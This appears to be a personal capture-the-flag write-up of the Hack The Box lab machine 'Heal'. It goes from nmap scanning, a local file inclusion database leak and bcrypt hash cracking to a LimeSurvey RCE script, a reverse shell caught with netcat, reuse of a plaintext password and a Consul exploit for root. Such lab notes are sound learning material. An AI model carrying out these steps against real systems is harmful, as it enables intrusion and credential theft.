credentials

http://heal.htb/ http://take-survey.heal.htb/ http://api.heal.htb/

ralph@heal.htb

• Rails version: 7.1.4

• **Ruby version:** ruby 3.3.5 (2024-09-03 revision ef084cc8f4) [x86_64-linux]


147258369

postgres:x:116:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash ralph:x:1000:1000:ralph:/home/ralph:/bin/bash ron:x:1001:1001:,,,:/home/ron:/bin/bash root:x:0:0:root:/root:/bin/bash


report

```
Downloads nmap -p 22,80 -A -T4 10.10.11.46
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-26 08:56 EDT
Nmap scan report for 10.10.11.46
Host is up (0.023s latency).
PORT STATE SERVICE VERSION
                      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
    256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
    256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://heal.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (98%), Linux 4.15 - 5.8 (95%), Linux 5.0 - 5.4 (95%), Linux 3.1 (94%), Linux 3.4%), Linux 5.3 - 5.4 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 2.6.32 (94%), Linux 5.0
5 (94%), HP P2000 G3 NAS device (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 80/tcp)
HOP RTT
             ADDRESS
    12.03 ms 10.10.14.1
    13.09 ms 10.10.11.46
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.33 seconds
  Downloads
```

Gobuster is very slow, there must be some kind of protection against enumeration, probably just a small delay between request.



We cannot login but we can create an account



Account doesn't seem like there are vulnerable to ssti. We see a admin field, weird, there must some kind of way to change this to true.




We have a token in our local brower storage, it contains only our user id.

Encoded PASTE A TOKEN HERE


```
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoOfQ
.ZURKarBHJ_F_te27nTjeK6HjQI16Aw9Ny39CKz
TFYDY
```

Decoded EDIT THE PAYLOAD AND SECRET


This means we can maybe access other account by crafting a jwt token with a different user id if they are not properly signed. This doesnt work




When we export as pdf, a file is upload and the front make a request to the file we generated. If we catch the request wiht burpsuite or copy as curl and change the filename, we discover that this url is vulnerable to lfi.



we manage to leak the database





we can use hashcat to try and crack the password

\$2a\$12\$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG:147258369

This allow us to login as an admin

Profile

LOGOUT



ID: 1

Email: ralph@heal.htb

Full Name: Administrator

Username: ralph

Admin: Yes

With these new credential we can login to http://take-survey.heal.htb/index.php/admin/

We find a admin pannel for LimeSurvey 6.6.4. Using an RCE we can get a remote shell

```
Limesurvey-RCE git:(main) X Dythor
config.xml exploit.py
                           ) 🗴 python exploit.py http://take-survey.heal.htb/index.php/admin ralph 147258369 80
Usage: python exploit.py URL username password port
Example: python exploit.py http://192.26.26.128 admin password 80
[+] Retrieving CSRF token ..
b19a0G9sSk5QTUhDb2ZIUjRFcGNsRlJkSGJ1N2ZKY2v3U1LKykteYM0oMwL3ISI9iGK5lmjfG8U_tlgSpnqsyg
[+] Sending Login Request...
[+]Login Successful
[+] Upload Plugin Request ...
[+] Retrieving CSRF token ...
b19a0G9sSk5QTUhDb2ZIUjRFcGNsRlJkSGJ1N2ZKY2v3U1LKykteYM0oMwL3ISI9iGK5lmjfG8U_tlgSpnqsyg=
[+] Plugin Uploaded Successfully
[+] Install Plugin Request...
[+] Retrieving CSRF token ..
b19a0G9sSk5QTUhDb2ZIUjRFcGNsRlJkSGJ1N2ZKY2v3U1LKykteYM0oMwL3ISI9iGK5lmjfG8U tlgSpnqsyg
[+] Plugin Installed Successfully
[+] Activate Plugin Request...
[+] Retrieving CSRF token ..
b19a0G9sSk5QTUhDb2ZIUjRFcGNsRlJkSGJ1N2ZKY2v3U1LKykteYM0oMwL3ISI9iGK5lmjfG8U_tlgSpnqsyg=
[+] Plugin Activated Successfully
[+] Reverse Shell Starting, Check Your Connection :)
                           i) 🗡 nc -lnvp 4321
listening on [any] 4321 ...
connect to [10.10.14.94] from (UNKNOWN) [10.10.11.46] 35374
Linux heal 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
08:41:45 up 4:40, 2 users, load average: 0.01, 0.11, 0.12
USER
                  FROM
                                   LOGINO
                                           IDLE
                                                   JCPU
                                                         PCPU WHAT
        pts/1
                  10.10.14.26
                                           33:41
                                   08:05
                                                   0.03s 0.03s -bash
        pts/0
                 10.10.14.106
                                           49:32
                                                  0.05s 0.05s -bash
                                  07:43
ron
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

We run linpeas and get some interesting information:

nameserver 127.0.0.53 :43 /var/log/nginx/access.log

-rw-r--r-- 1 root root 4662 Mar 27 08:42 /var/log/nginx/error.log

Possible private SSH keys were found!

/var/www/limesurvey/vendor/tecnickcom/tcpdf/examples/data/cert/tcpdf.crt
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/RSA/Formats/Keys/PKCS8.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/RSA/Formats/Keys/PSS.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/DH/Formats/Keys/PKCS1.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/DSA/Formats/Keys/PKCS8.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/DSA/Formats/Keys/PKCS1.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/EC/Formats/Keys/PKCS8.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/EC/Formats/Keys/PKCS1.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/Common/Formats/Keys/PKCS8.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/Common/Formats/Keys/PKCS8.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/Common/Formats/Keys/OpenSSH.php
/var/www/limesurvey/vendor/phpseclib/phpseclib/phpseclib/Crypt/Common/Formats/Keys/PKCS1.php

/var/www/.htaccess

postgres:x:116:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bashralph:x:1000:1000:ralph:/home/ralph:/bin/bash

ron:x:1001:1001:,,,:/home/ron:/bin/bash

root:x:0:0:root:/root:/bin/bash

su ron AdmiDiO_pA\$\$wOrd work! We have a user!

we find that port 8500 is used by consul ui. We look for RCE and bingo, we have root shell.